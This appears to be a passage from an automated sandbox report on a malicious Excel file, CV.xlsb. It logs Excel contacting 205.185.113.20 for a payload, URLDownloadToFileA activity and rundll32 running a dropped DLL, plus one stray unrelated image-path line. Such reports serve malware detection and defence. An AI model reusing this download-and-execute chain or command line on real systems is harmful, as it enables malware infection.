Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 18, 2020 04:51:52.896838903 CET	60633	53	192.168.2.3	8.8.8.8
Nov 18, 2020 04:51:52.943226099 CET	53	60633	8.8.8.8	192.168.2.3

HTTP Request Dependency Graph

- 205.185.113.20

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49713	205.185.113.20	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 18, 2020 04:50:23.306298018 CET	878	OUT	GET /BVd1qKwd HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 205.185.113.20 Connection: Keep-Alive
Nov 18, 2020 04:50:23.505260944 CET	879	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 18 Nov 2020 03:50:23 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: keep-alive Cache-Control: no-cache, no-store, must-revalidate,post-check=0,pre-check=0 Expires: 0 Last-Modified: Wed, 18 Nov 2020 03:50:23 GMT Pragma: no-cache Set-Cookie: _subid=1m9efdt1oal;Expires=Saturday, 19-Dec-2020 03:50:23 GMT;Max-Age=2678400;Path=/ Vary: Accept-Encoding

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 5980 Parent PID: 792

General

Start time:	04:50:16
Start date:	18/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x1a0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\gPOCoPl	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	72F643	CreateDirectoryA
C:\gPOCoPl\xMtLxCb	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	72F643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\86B179C8.tmp	success or wait	1	31495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$CV.xlsb	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	3051E4	WriteFile
C:\Users\user\Desktop\~$CV.xlsb	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	305241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	2120F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	21211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	21213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	21213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6084 Parent PID: 5980

General

Start time:	04:50:22
Start date:	18/11/2020
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\rundll32.exe' C:\gPOCoPl\xMtLxCb\WSGaRIW.dll,DllRegisterServer
Imagebase:	0x1210000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis